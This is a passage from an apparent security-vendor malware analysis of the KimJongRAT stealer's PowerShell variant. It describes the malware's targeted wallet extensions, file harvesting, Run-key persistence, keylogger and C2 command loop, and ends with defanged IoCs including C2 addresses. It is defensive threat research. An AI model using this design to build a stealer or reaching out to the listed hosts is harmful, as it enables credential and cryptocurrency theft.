jbppfhkifinbpinekbahmdomhlaidhfm iWallet Pro
aiifbnbfobpmeekipheeijimdpnlpgpp Station Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic Solflare Wallet
jblndlipeogpafnldhgmapagcccfchpi Kaika Wallet
fpkhgmpbidmiogeglndfbkegfdlnajnf Cosmostation Wallet
onhogfjeacnfoofkfgppdlbmlmnplgbn SubWallet
pdliaogehgdbhbnmkklieghmmjkpigpa Bybit Wallet
acmacodkjbdgmoleebolmdjonilkdbch Rabby Wallet
aflkmfhebedbjioipglgcbcmnbpgliof Backpack
fnjhmkhhmkbjkkabndcnnogagogbneec Ronin Wallet
ppbibelpcjmhbdihakflkdcoccbgbkpo UniSat Wallet
anokgmphncpekkhclmingpimjmcooifb Compass Wallet
dlcobpjiigpikoobohmabehhmhfoodbb Argent X Starknet Wallet
efbglgofoippbgcjepnhiblaibcnclgk Martian Aptos & Sui Wallet
ejjladinnckdgjemekebdpeokbikhfci Petra Aptos Wallet
fcfcfllfndlomdhbehjjcoimbgofdncg Leap Cosmos Wallet
jnlgamecbpmbajjfhmmmlhejkemejdma Braavos Starknet Wallet
fijngjgcjhjmmpcmkeiomlglpeiijkld Talisman Wallet
mkpegjkblkkefacfnmkajcjmabijhclg Magic Eden Wallet
aeachknmefphepccionboohckonoeemg Coin98 Wallet
idnnbdplmphpflfnlkomgpfbpcgelopg XVerse Wallet
dmkamcknogkgcdfhhbddcghachkejeap Keplr
nnpmfplkfogfpmcngplhnbdnnilmcdcg Uniswap
bfnaelmomeimhlpmgjnjophhpkkoljpa Phantom
opcgpfmipidbgpenhmajoajpbobppdil Sui Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad Coinbase Wallet
kkpllkodjeloidieedojogacfhpaihoh Enkrypt

Table 6. Searched for browser extensions with their corresponding IDs.

The GetExWFile function retrieves files associated with these extensions, based on the specific handling procedures defined for each of the hash tables. The function begins by attempting to retrieve the encrypted master key from the local user's data for each browser.

If the browser process is running, it halts the process to avoid file access conflicts. Then, it navigates through all user profiles for each browser within the User Data directory. For every user profile, it duplicates various data types, such as Login Data and Bookmarks, to a new location.

For Edge, Chrome and Naver Whale, the GetExWFile function processes data related to browser extensions. It receives the browser's name, the profile path and the profile name as arguments. After it duplicates the necessary data, the function enumerates all extensions installed for the user profile and appends this list to a text file named extensions.txt. If the browser process was initially running, this function restarts the process once it has copied all the data.

For Firefox, the function specifically copies certain files (key4.db, key3.db, cookies.sqlite, logins.json) associated with each user profile.

The CreateFileList function scans all file system drives on the system, specifically targeting the Users directory on the C:\ drive. It searches for files with extensions shown in Table 7.

Extensions File Association
.doc, .docx, .xls, .xlsx Microsoft Office
.hwp, .hwpx Hancom Office
.txt, .csv, .pdf, .log Text related
.jpg, .jpeg, .png Images
.rar, .zip, .alz Archives
.ldb Microsoft Access lock
.eml Email

Table 7. List of files with their extensions that the stealer is looking for.

Additionally, the CreateFileList function searches for any files matching the name patterns of various cryptocurrency-related terms and names as shown in Figure 23.

Screenshot of a computer screen displaying a PowerShell script used for handling file management operations.
Figure 23. CreateFileList function as shown in Visual Studio Code.

All matching files are then written into a text file named FileList.txt.

The RegisterTask function shown in Figure 24 creates an entry in the Windows registry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run key for persistence. For this, it creates an entry named WindowsSecurityCheck and uses the file path to 1.vbs previously dropped from the ZIP archive.

Screenshot of computer code using PowerShell functions, including commands such as "RegisterTask."
Figure 24. RegisterTask function as shown in Visual Studio Code.

A commented-out code line in 1.ps1 (see Figure 24, line 409) indicates it has run 1.log directly in the malware code at some point. This functionality has been outsourced to the external file 1.vbs, which contains VBScript code obfuscated by the same algorithm as for all other files. Figure 25 below shows its deobfuscated version.

Screenshot of a Visual Studio Code interface showing a section of JavaScript code to create an object named WScript.shell.
Figure 25. VBScript code of 1.vbs as shown in Visual Studio Code.

The last function Work continuously interacts with the C2 server, cycling through a set of operations as shown in Figure 26. This function is similar to the procedure of the PE variant. It periodically uploads the collected data and provides the attacker with backdoor functionality. This includes uploading any additional files to the C2 server or downloading and running additional PowerShell payloads to the victim’s system.

Screenshot of a computer script in a programming interface for the function Work, including function definitions and commands primarily related to web operations. The syntax is highlighted for readability.
Figure 26. Excerpt of the Work function as shown in Visual Studio Code.

The control flow is as follows:

  1. The function is initiated by pausing for 600 seconds.
  2. It then constructs a URL <C2URL>?id=<UUID>&ap=1 to upload a file named k.log to the C2 server. The keylogger module creates this file.
  3. After the upload, the function deletes the file k.log from the local machine.
  4. It downloads a string from a server URL <C2URL>?id/rd and splits it into lines. For each line, which is a provided file path, it constructs a URL <C2URL>?id=<UUID> and uploads the file to the server. Afterwards, it sends a GET request to a URL <C2URL>?id=<UUID>&del=rd to delete the read string from the server.
  5. Next, it downloads a string from another server URL <C2URL>?id/wr and splits it into lines. For each line, it extracts the filename, constructs a URL <C2URL>?id=<UUID>/<FileName> and downloads this file from the server to the victim’s system. It then sends a GET request to a URL <C2URL>?id=<UUID>&del=<FileName> to delete the file from the server.
  6. It downloads a string from a C2 server URL <C2URL>?id/cm and executes the string as a command using Invoke-Expression. This string can be any PowerShell code but is likely used to run additional payloads dropped previously. After execution, it sends a GET request to a URL <C2URL>?id=<UUID>&del=cm to delete the string on the server.
  7. The function repeats this entire process indefinitely.

During our analysis of this malware, we did not observe any data returned from the C2 server.

The last of the three parts of the stealer’s code is the main function logic shown in Figure 27.

A screenshot of a computer script in a text editor, including various command lines and a PowerShell command, which is prominent in the display. The script includes tasks like registering a task, initiating and getting browser data.
Figure 27. Main function logic as shown in Visual Studio Code.

First, this section creates the malware persistence in the registry and then collects system information and browser data. Next, it runs the file 2.log using the PowerShell loader script 1.ps1 before it finally sends all data to the C2 server and waits for the attacker’s commands.

The file 2.log is a keylogger module that captures and records keystrokes, window titles and clipboard content as shown in Figure 28. This module writes the recorded data into a log file named k.log, which is uploaded to the C2 server in the Work function.

Screenshot of a computer script displayed in a text editor with dark background, showing several lines of code written in PowerShell for the Keylog function. The code involves functions related to capturing and managing keyboard input.
Figure 28. Base64-decoded keylogger code of 2.log as shown in Visual Studio Code.

Previous Version of KimJongRAT PowerShell Variant

We’ve found a previous version of the PowerShell variant that only differs slightly from the most recent one. The main differences are in the PowerShell script in the stealer.

The initial LNK file downloads an HTA file named prevenue.hta from an attacker-controlled cdn.glitch[.]global URL. The URL to the HTA file contains the value 1742020326408 for the parameter v. This value is the time in epoch format for Saturday, March 15, 2025, 6:32 a.m. (GMT). The LNK file’s metadata is identical to the one used in the most recent version.

The downloaded HTA file named prevenue.hta is almost identical to the HTA file used in the most recent version. The only differences are the embedded decoy PDF file dropped as revenue.pdf and the embedded ZIP archive containing a previous version of the PowerShell stealer.

The decoy PDF file shown in Figure 29 seems to be a tax revenue-related document of a person from the South Korean city of Sejong.

Image shows a form featuring various sections with personal details, registration number, and a QR code, all displayed in Korean characters.
Figure 29. PDF decoy document revenue.pdf as shown in Adobe PDF Reader.

Figure 30 shows the contents of the ZIP archive again dropped as pipe.zip.

A screenshot showing a list of four files in a file explorer, detailing their size, packed size, modified, created, and accessed dates, as well as attributes.
Figure 30. Files contained in pipe.zip as shown in 7-Zip.

The only files that differ are 1.log, which contains Base64-encoded text for the PowerShell stealer, and 2.log, which contains Base64-encoded text for the keylogger module. The PowerShell stealer is an older version that uses the system’s BIOS serial number instead of the UUID, among other minor differences. The keylogger module is also an older version that uses the BIOS serial number.

Conclusion

Since it first emerged in 2019, the KimJongRAT stealer has evolved, adapting to the changing cybersecurity landscape. Our previous article highlighted the older variants of this malicious tool, and this article delves deeper into its latest incarnations. One variant uses a PE file, and another is a PowerShell implementation. This adaptability not only showcases the persistent threat posed by such malware but also underscores its developers' commitment to updating and expanding its capabilities.

This new analysis reveals the PowerShell variant's special focus on cryptocurrency, as it searches for an extensive list of browser wallet extensions.

The continued development and deployment of KimJongRAT, featuring changing techniques such as using a legitimate CDN server to disguise its distribution, demonstrates a clear and ongoing threat. Our comprehensive examination of these new variants provides crucial insights into their operation, aiding in the ongoing efforts to detect, neutralize and mitigate their effects.

Palo Alto Networks customers are better protected from the threats described in this article in the following ways:

  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research
  • Advanced URL Filtering and Advanced DNS Security identify known URLs and domains associated with this activity as malicious
  • Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
  • Cortex XDR and XSIAM are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 Hashes of Initial LNK Files

  • a66c25b1f0dea6e06a4c9f8c5f6ebba0f6c21bd3b9cc326a56702db30418f189
  • 28f2fcece68822c38e72310c911ef007f8bd8fd711f2080844f666b7f371e9e1
  • 3b0a3bd5b790e5f130e7819550613b7e0194a3475f553285a1b7dc18ecca9d02
  • 8a000aa43c17250dd02f842bc2ab37e47dd8d68da0d59753943df8b37004b701
  • b90b2d992b41d146e70b775e2bc0430b9f7fb0ed0cd285c59daea92c2fc6af0b
  • d92b858d691c84b4e3752fdd46b5673fbd6b5af101a7111c1d8756c90271b732
  • be080777332ad1186fb8547a6a354b2beba62f2a24537eb7b79e849f084a95be

SHA256 Hashes of First Stage HTA Files

  • 02783530bbd8416ebc82ab1eb5bbe81d5d87731d24c6ff6a8e12139a5fe33cee
  • 3c2ea04090ad8c28116c42a9a2be5b240f135ac184e5a2c121b4eb311a7bf075
  • 9c9136fc8a279ce395997dd42c075e265c6daec14b13bbe4237a4178769d270e
  • 9bfbf7618a2c5270d552f4deb69b56082cc7723433a1517678863363cb800161
  • 6347d70b73e1cabadf8af8602b22a8220ed5b7298dbc15f16eb7dd493d6c6a78
  • b7dad38a099947612fcc42c50f4ba1708af969a3222b3345bdff35323a41974d
  • bcdc99e0f17486aa5a5faa0b9e7d7ccbeaa5372626733433214bb722ba260234
  • 45980cc8afb4e1b3738130d0855bb608530eef6731c5116fd053ac6e04159725
  • 7a37e2d6dc941386d1f300bac48056030f37c950bcd441d83eca708d2beab939

SHA256 Hashes of Second Stage Loader Files (baby.dll)

  • f4d9547269e0cd7a0df97e394f688e0eb00b31965abd5e6ad67d373a7dc58f3b
  • 7a9f4ca13aed4d6d8ba430bc2b2f5ac2e4f9c7b5de2f5d2ba5aada211059da73
  • d7a61ab1b1eadd3b34386ec2a96324195ec25cd71fe4e5d9a8f993a6bd52eb92
  • 945e4f78196ef3a5548996a8d09e4220b779a2e78d40a86d64f233f7908550e6
  • 5a18a29791cfb18767a43bebb61f923e64be7988235213678514007174f60b3e
  • 4b87b775cdb265ecd872a71be810d7816d0d8b54663b3c536862db098874f288
  • 8b0b62a31b348c5a2337ee69cfd3f68a427466539484f55f1cd2910237b59700
  • 9e4e45e8f12db94997767bd3899968b9bc147bf08c062d3caea7f0864a67ea2c

SHA256 Hashes of KimJongRAT Orchestrator Files (NetworkService.dll)

  • 85be5cc01f0e0127a26dceba76571a94335d00d490e5391ccef72e115c3301b3
  • bdb272189a7cdcf166fce130d58b794b242c582032f19369166b3d4cfdc0902c
  • 2ba3397cba28af1a929403910035b78bf946acbafe9e186ac329b55086fe7703
  • accf50d769408253bf9a7da378228debce7c8f6d60fb76da48196fe42cacedf3

SHA256 Hashes of KimJongRAT Stealer Files (dwm.dll, UPX packed)

  • 96df4f9cb5d9cacd6e3b947c61af9b8317194b1285936ce103f155e082290381
  • c356cd9fea07353a0ee4dfd4652bf79111b70790e7ed63df6b31d7ec2f5953d5
  • 5097553dff2a2da4f16b80a346fe543422b22d262e0c40e187b345afbcc7d41a
  • ef0ce406fa722d30bfa094c660e81ed4a72ff8c75a629081293f4a86e0e587c2

SHA256 Hash of PowerShell Loader File

  • 97d1bd607b4dc00c356dd873cd4ac309e98f2bb17ae9a6791fc0a88bc056195a

SHA256 Hashes of PowerShell Stealer Files

  • b103190c647ddd7d16766ee5af19e265f0e15d57e91a07b2a866f5b18178581c
  • eb68ed54e543c18070e5cc93a27db4a508d79016c09e28a47260ca080110328f

SHA256 Hashes of PowerShell Keylogger Files

  • 3c6476411d214d40d0cc43241f63e933f5a77991939de158df40d84d04b7aa78
  • 4e45009f5b582ca404b197d28805e363a537856b55e39c5c806fcf05acd928ff

SHA256 Hash of Persistence VBS File

  • f73164bd4d2a475f79fb7d0806cfc3ddb510015f9161e7dce537d90956c11393

CDN Stager (Base) URLs

  • cdn.glitch[.]global/2eefa6a0-44ff-4979-9a9c-689be652996d/
  • cdn.glitch[.]global/17443dac-272c-421c-80ac-53a3695ede0e/
  • cdn.glitch[.]global/c97fe797-45c1-473b-a2f8-3c0c8bb431af/
  • cdn.glitch[.]global/59e3786e-8284-4f16-8844-134b12e58b6f/
  • cdn.glitch[.]global/4ab4f138-6f66-4b39-a7dc-9d4843dcf34f/

C2 (Base) URLs

  • 131.153.13[.]235/sp/
  • 131.153.13[.]235/service/
  • secservice.ddns[.]net/service2/
  • srvdown.ddns[.]net/service3/

Additional Resources